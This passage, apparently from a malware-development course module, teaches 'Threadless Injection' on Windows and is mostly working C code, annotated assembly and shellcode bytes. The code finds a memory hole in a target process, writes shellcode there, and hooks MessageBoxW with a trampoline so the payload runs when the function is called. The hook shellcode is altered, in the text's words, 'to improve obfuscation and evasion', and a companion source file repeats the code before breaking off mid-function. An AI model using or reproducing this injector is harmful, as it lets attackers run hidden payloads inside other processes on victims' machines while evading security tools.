Threadless Injection
Threadless Injection is a relatively new injection technique that operates in a way similar to Function Stomping which executes the shellcode when the stomped function is called.
Jump to Section (10)
Introduction
Threadless Injection is a relatively new injection technique that operates in a way similar to Function Stomping which executes the shellcode when the stomped function is called.
However, Threadless Injection injects a trampoline at the start of the target function instead of stomping it with the entire payload. This trampoline will redirect the execution to the main shellcode injected in a Memory Hole (explained later in this module).
Threadless Injection also prepends a fixed shellcode to the start of the main shellcode. The fixed shellcode is responsible for removing the trampoline from the target function, restoring the original bytes, and passing the execution back to the target function when the main shellcode completes execution. This means that the hooked function will get executed with its original parameters when the main payload is executed.
Locating Memory Holes
Threadless Injection searches for a memory hole adjacent to the DLL that exports the hooked function. Memory holes are unallocated gaps of memory located between loaded DLLs inside of a process. The image below shows a 144 KB memory hole located between gdi32full.dll and msvcp_win.dll.

Recall that a trampoline redirects execution to the main shellcode injected in a memory hole. This trampoline uses a relative call assembly instruction which requires an offset instead of a memory address. In order for the call instruction to work, our Threadless Injection implementation must search for a memory hole that is above or below the hooked function by a maximum of plus or minus 2 GB.
FindMemoryHole Function
The FindMemoryHole function searches for a memory hole adjacent to uExportedFuncAddress, which is the target function address. FindMemoryHole accepts the following parameters:
hProcessA handle to the target process in which the memory hole is being searched.puAddressA pointer to aULONG_PTRvariable that will receive the base address of the allocated memory hole.uExportedFuncAddressThe target function address (i.e. The function that will be hooked).sPayloadSizeThe payload size.
BOOL FindMemoryHole(IN HANDLE hProcess, OUT ULONG_PTR* puAddress, IN ULONG_PTR uExportedFuncAddress, IN SIZE_T sPayloadSize) {

    NTSTATUS    STATUS          = STATUS_SUCCESS;
    ULONG_PTR   uAddress        = NULL;
    SIZE_T      sTmpSizeVar     = sPayloadSize;

    // Find "uAddress" that is 0x10000 aligned and is in the range of uExportedFuncAddress - 0x70000000 to uExportedFuncAddress + 0x70000000
    // 0x70000000 is 1.75 GB, so the hole is plus or minus 1.75 GB (MAX) from the exported function address
    for (uAddress = (uExportedFuncAddress & 0xFFFFFFFFFFF70000) - 0x70000000;  uAddress < uExportedFuncAddress + 0x70000000; uAddress += 0x10000){

        if (!NT_SUCCESS((STATUS = g_NtApi.pNtAllocateVirtualMemory(hProcess, &uAddress, 0x00, &sTmpSizeVar, MEM_COMMIT | MEM_RESERVE, PAGE_READWRIT
E))))
            continue;

        // Allocated an address, break
        *puAddress = uAddress;
        break;
    }

    return *puAddress ? TRUE : FALSE;
}
PatchAndInstallTrampoline Function
API hooking has been a recurring topic in the course, and for a quick review, consider revisiting API Hooking Introduction and API Hooking Custom Code. As mentioned earlier, Threadless Injection uses a trampoline hook to alter the code execution path to the main shellcode.
The PatchAndInstallTrampoline function shown below is responsible for installing the trampoline hook at the start of the target function of address pAddressOfExportedFunc. The PatchAndInstallTrampoline function accepts the following parameters:
hProcessA handle to the target process.pAddressOfExportedFuncThe address of the target function that will be hooked with the trampoline shellcode.pMainPayloadAddressThe address of the injected main shellcode. This parameter represents the base address of the allocated memory hole.
BOOL PatchAndInstallTrampoline(IN HANDLE hProcess, IN PVOID pAddressOfExportedFunc, IN PVOID pMainPayloadAddress) {

    NTSTATUS            STATUS              = STATUS_SUCCESS;
    DWORD               dwOldProtection      = 0x00;
    unsigned char       uTrampoline[0x05]    = { 0xE8, 0x00, 0x00, 0x00, 0x00 };      // call <RVA>
    unsigned long       ullRVA              = (unsigned long)((ULONG_PTR)pMainPayloadAddress - ((ULONG_PTR)pAddressOfExportedFunc + sizeof(uTrampo
line)));    // The RVA
    SIZE_T              sTmpSizeVar         = sizeof(uTrampoline),
                        sBytesWritten        = 0x00;
    PVOID               pTmpAddress         = pAddressOfExportedFunc;

    memcpy(&uTrampoline[1], &ullRVA, sizeof(ullRVA));

    // Enable write access to the "pAddressOfExportedFunc" function
    if (!NT_SUCCESS((STATUS = g_NtApi.pNtProtectVirtualMemory(hProcess, &pTmpAddress, &sTmpSizeVar, PAGE_READWRITE, &dwOldProtection)))) {
        PRNT_NT_ERR(TEXT("NtProtectVirtualMemory[1]"), STATUS);
        return FALSE;
    }

    // Patch the first 5 bytes of the "pAddressOfExportedFunc" function with the trampoline
    if (!NT_SUCCESS((STATUS = g_NtApi.pNtWriteVirtualMemory(hProcess, pAddressOfExportedFunc, uTrampoline, sizeof(uTrampoline), &sBytesWritten))) |
| sBytesWritten != sizeof(uTrampoline)) {
        PRNT_NT_ERR(TEXT("NtWriteVirtualMemory"), STATUS);
        return FALSE;
    }

    // Restore the original values
    sTmpSizeVar = sizeof(uTrampoline);
    pTmpAddress = pAddressOfExportedFunc;

    // Mark the "pAddressOfExportedFunc" function as RWX section. The shellcode will restore the 5 bytes that were replaced by our trampoline, ther
efore it needs to be able to write to "pAddressOfExportedFunc"
    if (!NT_SUCCESS((STATUS = g_NtApi.pNtProtectVirtualMemory(hProcess, &pTmpAddress, &sTmpSizeVar, PAGE_EXECUTE_READWRITE, &dwOldProtection)))) {
        PRNT_NT_ERR(TEXT("NtProtectVirtualMemory[2]"), STATUS);
        return FALSE;
    }

    return TRUE;
}
Threadless Injection Shellcode

After the hooked function is invoked, the trampoline redirects execution to the shellcode. As previously mentioned, the shellcode is split into two parts:
- Fixed Shellcode This is the prepended fixed shellcode that is responsible for saving the hooked function's address and parameters, and restoring the hooked function's original bytes before installing the trampoline.
- Main Shellcode This is the main payload to be executed (e.g. Msfvenom-generated shellcode).
The following image shows the flow of execution beginning with the hooked function being invoked.
The Fixed Shellcode
The first part of the main payload is a small shellcode written in 64-bit MASM. MASM can be converted to shellcode using online-x86-assembler.
The shellcode presented below is different than the one found in the original Threadless Injection repository in order to improve obfuscation and evasion.
                                                                      ; Original Shellcode:
start:
    ; Save the address of the hooked function to the stack
    0:  5b                      pop    rbx                           ; instead of 'pop rax'
    1:  48 83 eb 04             sub    rbx,0x4                       ; instead of 'sub rax,0x5'
    5:  48 83 eb 01             sub    rbx,0x1
    9:  53                      push   rbx                           ; instead of 'push rax'

    ; Save the hooked function's parameters
    a:  51                      push   rcx
    b:  52                      push   rdx
    c:  41 51                   push   r9                            ; instead of 'push r8'
    e:  41 50                   push   r8                            ; instead of 'push r9'
    10: 41 53                   push   r11                           ; instead of 'push r10'
    12: 41 52                   push   r10                           ; instead of 'push r11'

    ; "0xaaaaaaaaaaaaaaaa" will be patched at runtime
    ; Restore the hooked function's original bytes
    14: 48 b9 aa aa aa aa aa    movabs rcx,0xaaaaaaaaaaaaaaaa         ; Place holder of the original bytes of the hooked function - instead of '0x1
122334455667788'    (AT BYTE NMBR: 22)
    1b: aa aa aa
    1e: 48 89 0b                mov    QWORD PTR [rbx],rcx            ; instead of '[rax]'

    ; Execute the main payload
    21: 48 83 ec 20             sub    rsp,0x20
    25: 48 83 ec 20             sub    rsp,0x20
    29: e8 11 00 00 00          call   3f <shellcode>
    2e: 48 83 c4 40             add    rsp,0x40

    ; Restore the hooked function's parameters
    32: 41 5a                   pop    r10                           ; instead of 'pop r11'
    34: 41 5b                   pop    r11                           ; instead of 'pop r10'
    36: 41 58                   pop    r8                            ; instead of 'pop r9'
    38: 41 59                   pop    r9                            ; instead of 'pop r8'
    3a: 5a                      pop    rdx
    3b: 59                      pop    rcx

    ; Pass the execution to the hooked function, that will execute normally
    3c: 5b                      pop    rbx                           ; instead of 'pop rax'
    3d: ff e3                   jmp    rbx                           ; instead of 'jmp rax'
shellcode:
    ; The appended main payload
Patching Shellcode At RunTime
The previous shellcode includes the placeholder 0xaaaaaaaaaaaaaaaa that is patched at runtime and replaced with the target function's original bytes before installing the hook. This runtime patch is done by calling the PatchHookShellcode function shown below. PatchHookShellcode replaces the 0xaaaaaaaaaaaaaaaa bytes with the first 8 bytes from the target function.
// New shellcode
// Using https://defuse.ca/online-x86-assembler.htm
unsigned char g_HookShellcode[63] = {
    0x5B, 0x48, 0x83, 0xEB, 0x04, 0x48, 0x83, 0xEB, 0x01, 0x53, 0x51,
    0x52, 0x41, 0x51, 0x41, 0x50, 0x41, 0x53, 0x41, 0x52, 0x48, 0xB9,
    0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0x48, 0x89, 0x0B,
    0x48, 0x83, 0xEC, 0x20, 0x48, 0x83, 0xEC, 0x20, 0xE8, 0x11, 0x00,
    0x00, 0x00, 0x48, 0x83, 0xC4, 0x40, 0x41, 0x5A, 0x41, 0x5B, 0x41,
    0x58, 0x41, 0x59, 0x5A, 0x59, 0x5B, 0xFF, 0xE3
};

VOID PatchHookShellcode(IN PVOID pAddressOfExportedFunc) {
    // ullOriginalBytes is the first 8 bytes of the hooked function (before hooking)
    unsigned long long ullOriginalBytes = *(unsigned long long*)pAddressOfExportedFunc;
    // The place holder (0xaaaaaaaaaaaaaaaa) is at the 22nd byte
    memcpy(&g_HookShellcode[22], &ullOriginalBytes, sizeof(ullOriginalBytes));
}
Writing The Payload
Once the shellcode has been patched, it's now possible to call the WritePayloadBuffer function that will write both the fixed and main shellcodes into the allocated memory hole. WritePayloadBuffer writes the first shellcode at the base address of the allocated memory hole then the main shellcode directly under it.
WritePayloadBuffer accepts the following parameters:
hProcessHandle to the target process.uAddressBase address of the allocated memory hole.uHookShellcodeThe base address of the first shellcode after patching it.sHookShellcodeSizeThe size of the first shellcode.uPayloadBufferThe base address of the main shellcode to be executed.sPayloadSizeThe size of the main shellcode.
BOOL WritePayloadBuffer(IN HANDLE hProcess, IN ULONG_PTR uAddress, IN ULONG_PTR uHookShellcode, IN SIZE_T sHookShellcodeSize, IN ULONG_PTR uPayload
Buffer, IN SIZE_T sPayloadSize) {

    SIZE_T      sTmpSizeVar         = sPayloadSize,
                sBytesWritten        = 0x00;
    DWORD       dwOldProtection     = 0x00;
    NTSTATUS    STATUS              = STATUS_SUCCESS;

    // Write g_HookShellcode
    if (!NT_SUCCESS((STATUS = g_NtApi.pNtWriteVirtualMemory(hProcess, uAddress, uHookShellcode, sHookShellcodeSize, &sBytesWritten))) || sBytesWrit
ten != sHookShellcodeSize) {
        PRNT_NT_ERR(TEXT("NtWriteVirtualMemory[1]"), STATUS);
        return FALSE;
    }

    // Write main payload after g_HookShellcode
    if (!NT_SUCCESS((STATUS = g_NtApi.pNtWriteVirtualMemory(hProcess, (uAddress + sBytesWritten), uPayloadBuffer, sPayloadSize, &sBytesWritten))) |
| sBytesWritten != sPayloadSize) {
        PRNT_NT_ERR(TEXT("NtWriteVirtualMemory[2]"), STATUS);
        return FALSE;
    }

    if (!NT_SUCCESS((STATUS = g_NtApi.pNtProtectVirtualMemory(hProcess, &uAddress, &sTmpSizeVar, PAGE_EXECUTE_READWRITE, &dwOldProtection)))) {
        PRNT_NT_ERR(TEXT("NtProtectVirtualMemory"), STATUS);
        return FALSE;
    }

    return TRUE;
}
Main Function
For the sake of simplicity, the Threadless Injection technique is implemented without adding process enumeration functionality.
/*
    x64 calc shellcode
    https://github.com/CCob/ThreadlessInject/blob/master/ThreadlessInject/Program.cs#L17
*/
unsigned char rawData[106] = {
        0x53, 0x56, 0x57, 0x55, 0x54, 0x58, 0x66, 0x83, 0xE4, 0xF0, 0x50, 0x6A,
        0x60, 0x5A, 0x68, 0x63, 0x61, 0x6C, 0x63, 0x54, 0x59, 0x48, 0x29, 0xD4,
        0x65, 0x48, 0x8B, 0x32, 0x48, 0x8B, 0x76, 0x18, 0x48, 0x8B, 0x76, 0x10,
        0x48, 0xAD, 0x48, 0x8B, 0x30, 0x48, 0x8B, 0x7E, 0x30, 0x03, 0x57, 0x3C,
        0x8B, 0x5C, 0x17, 0x28, 0x8B, 0x74, 0x1F, 0x20, 0x48, 0x01, 0xFE, 0x8B,
        0x54, 0x1F, 0x24, 0x0F, 0xB7, 0x2C, 0x17, 0x8D, 0x52, 0x02, 0xAD, 0x81,
        0x3C, 0x07, 0x57, 0x69, 0x6E, 0x45, 0x75, 0xEF, 0x8B, 0x74, 0x1F, 0x1C,
        0x48, 0x01, 0xFE, 0x8B, 0x34, 0xAE, 0x48, 0x01, 0xF7, 0x99, 0xFF, 0xD7,
        0x48, 0x83, 0xC4, 0x68, 0x5C, 0x5D, 0x5F, 0x5E, 0x5B, 0xC3
};#define TARGET_FUNC "MessageBoxW"
#define TARGET_DLL "USER32"
#define PID 2345 // Target Process PIDint main() {
HMODULE hNtdll = NULL;
ULONG_PTR uAddress = NULL;
PVOID pExportedFuncAddress = NULL;
HANDLE hProcess = NULL;
if (!(hNtdll = GetModuleHandle(TEXT("NTDLL"))))
return -1;
g_NtApi.pNtAllocateVirtualMemory = (fnNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
g_NtApi.pNtProtectVirtualMemory = (fnNtProtectVirtualMemory)GetProcAddress(hNtdll, "NtProtectVirtualMemory");
g_NtApi.pNtWriteVirtualMemory = (fnNtWriteVirtualMemory)GetProcAddress(hNtdll, "NtWriteVirtualMemory");
if (!g_NtApi.pNtAllocateVirtualMemory || !g_NtApi.pNtProtectVirtualMemory || !g_NtApi.pNtWriteVirtualMemory)
return -1;
if ((pExportedFuncAddress = GetProcAddress(LoadLibrary(TEXT(TARGET_DLL)), TARGET_FUNC)) == NULL)
return -1;
// Patching the first shellcode with the original bytes of the target function.
PatchHookShellcode(pExportedFuncAddress);
printf("[i] !%s.%s : 0x%p \n", TARGET_DLL, TARGET_FUNC, pExportedFuncAddress);
printf("[i] Targetting Process Of PID: %d \n", PID);
if (!(hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID))) {
PRNT_WN_ERR(TEXT("OpenProcess"));
return -1;
}
// Allocating a memory hole.
if (!FindMemoryHole(hProcess, &uAddress, pExportedFuncAddress, sizeof(rawData) + sizeof(g_HookShellcode)))
return -1;
printf("[*] Found Memory Hole At : 0x%p \n", (void*)uAddress);
// Writing both the first and the second (main) shellcode
if (!WritePayloadBuffer(hProcess, uAddress, g_HookShellcode, sizeof(g_HookShellcode), rawData, sizeof(rawData)))
return -1;
printf("[+] Injected Payload ! \n");
// Installing the trampoline hook at the start of the target function.
if (!PatchAndInstallTrampoline(hProcess, pExportedFuncAddress, uAddress))
return -1;
printf("[+] Installed %s Hook! \n", TARGET_FUNC);
// Now we wait for the "PID" process to call "TARGET_FUNC"
return 0;
}Video Demo

Companion Project & Source Code
5 readable source/config files extracted directly from the archive
#include <Windows.h>
#include <stdio.h>

#include "Structs.h"

//----------------------------------------------------------------------------------------------------------------------------------------------------------

#define PRNT_WN_ERR(szWnApiName)			printf("[!] %ws Failed With Error: %d \n", szWnApiName, GetLastError());
#define PRNT_NT_ERR(szNtApiName, NtErr)		printf("[!] %ws Failed With Error: 0x%0.8X \n", szNtApiName, NtErr);

//----------------------------------------------------------------------------------------------------------------------------------------------------------

typedef struct _NTAPIFP
{
	fnNtAllocateVirtualMemory			pNtAllocateVirtualMemory;
	fnNtProtectVirtualMemory			pNtProtectVirtualMemory;
	fnNtWriteVirtualMemory				pNtWriteVirtualMemory;

} NTAPIFP, * PNTAPIFP;


NTAPIFP g_NtApi = { 0x00 };

//----------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL WritePayloadBuffer(IN HANDLE hProcess, IN ULONG_PTR uAddress, IN ULONG_PTR uHookShellcode, IN SIZE_T sHookShellcodeSize, IN ULONG_PTR uPayloadBuffer, IN SIZE_T sPayloadSize) {

	SIZE_T		sTmpSizeVar			= sPayloadSize,
				sBytesWritten		= 0x00;
	DWORD		dwOldProtection		= 0x00;
	NTSTATUS	STATUS				= STATUS_SUCCESS;

	// Write g_HookShellcode
	if (!NT_SUCCESS((STATUS = g_NtApi.pNtWriteVirtualMemory(hProcess, uAddress, uHookShellcode, sHookShellcodeSize, &sBytesWritten))) || sBytesWritten != sHookShellcodeSize) {
		PRNT_NT_ERR(TEXT("NtWriteVirtualMemory[1]"), STATUS);
		return FALSE;
	}

	// Write main payload after g_HookShellcode
	if (!NT_SUCCESS((STATUS = g_NtApi.pNtWriteVirtualMemory(hProcess, (uAddress + sBytesWritten), uPayloadBuffer, sPayloadSize, &sBytesWritten))) || sBytesWritten != sPayloadSize) {
		PRNT_NT_ERR(TEXT("NtWriteVirtualMemory[2]"), STATUS);
		return FALSE;
	}

	if (!NT_SUCCESS((STATUS = g_NtApi.pNtProtectVirtualMemory(hProcess, &uAddress, &sTmpSizeVar, PAGE_EXECUTE_READWRITE, &dwOldProtection)))) {
		PRNT_NT_ERR(TEXT("NtProtectVirtualMemory"), STATUS);
		return FALSE;
	}

	return TRUE;
}

//----------------------------------------------------------------------------------------------------------------------------------------------------------

/*
	https://github.com/CCob/ThreadlessInject/blob/master/ThreadlessInject/Program.cs#L102
*/

BOOL FindMemoryHole(IN HANDLE hProcess, OUT ULONG_PTR* puAddress, IN ULONG_PTR uExportedFuncAddress, IN SIZE_T sPayloadSize) {

	NTSTATUS	STATUS		= STATUS_SUCCESS;
	ULONG_PTR	uAddress	= NULL;
	SIZE_T		sTmpSizeVar = sPayloadSize;

	// Find "uAddress" that is 0x10000 aligned and is in the range of uExportedFuncAddress - 0x70000000 to uExportedFuncAddress + 0x70000000
	// 0x70000000 is 1.75 GB, so the hole is plus or minus 1.75 GB (MAX) from the exported function address
	for (uAddress = (uExportedFuncAddress & 0xFFFFFFFFFFF70000) - 0x70000000;  uAddress < uExportedFuncAddress + 0x70000000; uAddress += 0x10000){

		if (!NT_SUCCESS((STATUS = g_NtApi.pNtAllocateVirtualMemory(hProcess, &uAddress, 0x00, &sTmpSizeVar, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE))))
			continue;

		// Allocated an address, break
		*puAddress = uAddress;
		break;
	}

	return *puAddress ? TRUE : FALSE;
}

//----------------------------------------------------------------------------------------------------------------------------------------------------------

/*

	x64 hook shellcode
		* https://github.com/CCob/ThreadlessInject/blob/master/ThreadlessInject/Program.cs#L56
		* https://github.com/CCob/ThreadlessInject/blob/master/ThreadlessInject/Program.cs#L31

start:
	0:  5b                      pop    rbx							; instead of 'pop rax'
	1:  48 83 eb 04             sub    rbx,0x4						; instead of 'sub rax,0x5'
	5:  48 83 eb 01             sub    rbx,0x1
	9:  53                      push   rbx							; instead of 'push rax'
	a:  51                      push   rcx
	b:  52                      push   rdx
	c:  41 51                   push   r9							; instead of 'push r8'
	e:  41 50                   push   r8							; instead of 'push r9'
	10: 41 53                   push   r11							; instead of 'push r10'
	12: 41 52                   push   r10							; instead of 'push r11'
	14: 48 b9 aa aa aa aa aa    movabs rcx,0xaaaaaaaaaaaaaaaa		; Place holder of the original bytes of the hooked function - instead of '0x1122334455667788'    (AT BYTE NMBR: 22)
	1b: aa aa aa
	1e: 48 89 0b                mov    QWORD PTR [rbx],rcx			; instead of '[rax]'
	21: 48 83 ec 20             sub    rsp,0x20
	25: 48 83 ec 20             sub    rsp,0x20
	29: e8 11 00 00 00          call   3f <shellcode>
	2e: 48 83 c4 40             add    rsp,0x40
	32: 41 5a                   pop    r10							; instead of 'pop r11'
	34: 41 5b                   pop    r11							; instead of 'pop r10'
	36: 41 58                   pop    r8							; instead of 'pop r9'
	38: 41 59                   pop    r9							; instead of 'pop r8'
	3a: 5a                      pop    rdx
	3b: 59                      pop    rcx
	3c: 5b                      pop    rbx							; instead of 'pop rax'
	3d: ff e3                   jmp    rbx							; instead of 'jmp rax'
shellcode:
*/


// New shellcode
// Using https://defuse.ca/online-x86-assembler.htm
unsigned char g_HookShellcode[63] = {
	0x5B, 0x48, 0x83, 0xEB, 0x04, 0x48, 0x83, 0xEB, 0x01, 0x53, 0x51,
	0x52, 0x41, 0x51, 0x41, 0x50, 0x41, 0x53, 0x41, 0x52, 0x48, 0xB9,
	0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA, 0x48, 0x89, 0x0B,
	0x48, 0x83, 0xEC, 0x20, 0x48, 0x83, 0xEC, 0x20, 0xE8, 0x11, 0x00,
	0x00, 0x00, 0x48, 0x83, 0xC4, 0x40, 0x41, 0x5A, 0x41, 0x5B, 0x41,
	0x58, 0x41, 0x59, 0x5A, 0x59, 0x5B, 0xFF, 0xE3
};

/*
// Original shellcode
unsigned char g_HookShellcode[56] = {
	0x58, 0x48, 0x83, 0xE8, 0x05, 0x50, 0x51, 0x52, 0x41, 0x50, 0x41, 0x51, 0x41, 0x52, 0x41, 0x53, 0x48, 0xB9,
	0x88, 0x77, 0x66, 0x55, 0x44, 0x33, 0x22, 0x11, 0x48, 0x89, 0x08, 0x48, 0x83, 0xEC, 0x40, 0xE8, 0x11, 0x00,
	0x00, 0x00, 0x48, 0x83, 0xC4, 0x40, 0x41, 0x5B, 0x41, 0x5A, 0x41, 0x59, 0x41, 0x58, 0x5A, 0x59, 0x58, 0xFF,
	0xE0, 0x90
};
*/

VOID PatchHookShellcode(IN PVOID pAddressOfExportedFunc) {
	// ullOriginalBytes is the first 8 bytes of the hooked function (before hooking)
	unsigned long long ullOriginalBytes = *(unsigned long long*)pAddressOfExportedFunc;
	// The place holder (0xaaaaaaaaaaaaaaaa) is at the 22nd byte
	memcpy(&g_HookShellcode[22], &ullOriginalBytes, sizeof(ullOriginalBytes));
}


BOOL PatchAndInstallTrampoline(IN HANDLE hProcess, IN PVOID pAddressOfExportedFunc, IN PVOID pMainPayloadAddress) {

	NTSTATUS			STATUS					= STATUS_SUCCESS;
	DWORD				dwOldProtection			= 0x00;
	unsigned char		uTrampoline[0x05]		= { 0xE8, 0x00, 0x00, 0x00, 0x00 };		// call <RVA>
	unsigned long		ullRVA					= (unsigned long)((ULONG_PTR)pMainPayloadAddress - ((ULONG_PTR)pAddressOfExportedFunc + sizeof(uTrampoline))); // The RVA
	SIZE_T				sTmpSizeVar				= sizeof(uTrampoline),
						sBytesWritten			= 0x00;
	PVOID				pTmpAddress				= pAddressOfExportedFunc;

	memcpy(&uTrampoline[1], &ullRVA, sizeof(ullRVA));

	// Enable write access to the "pAddressOfExportedFunc" function
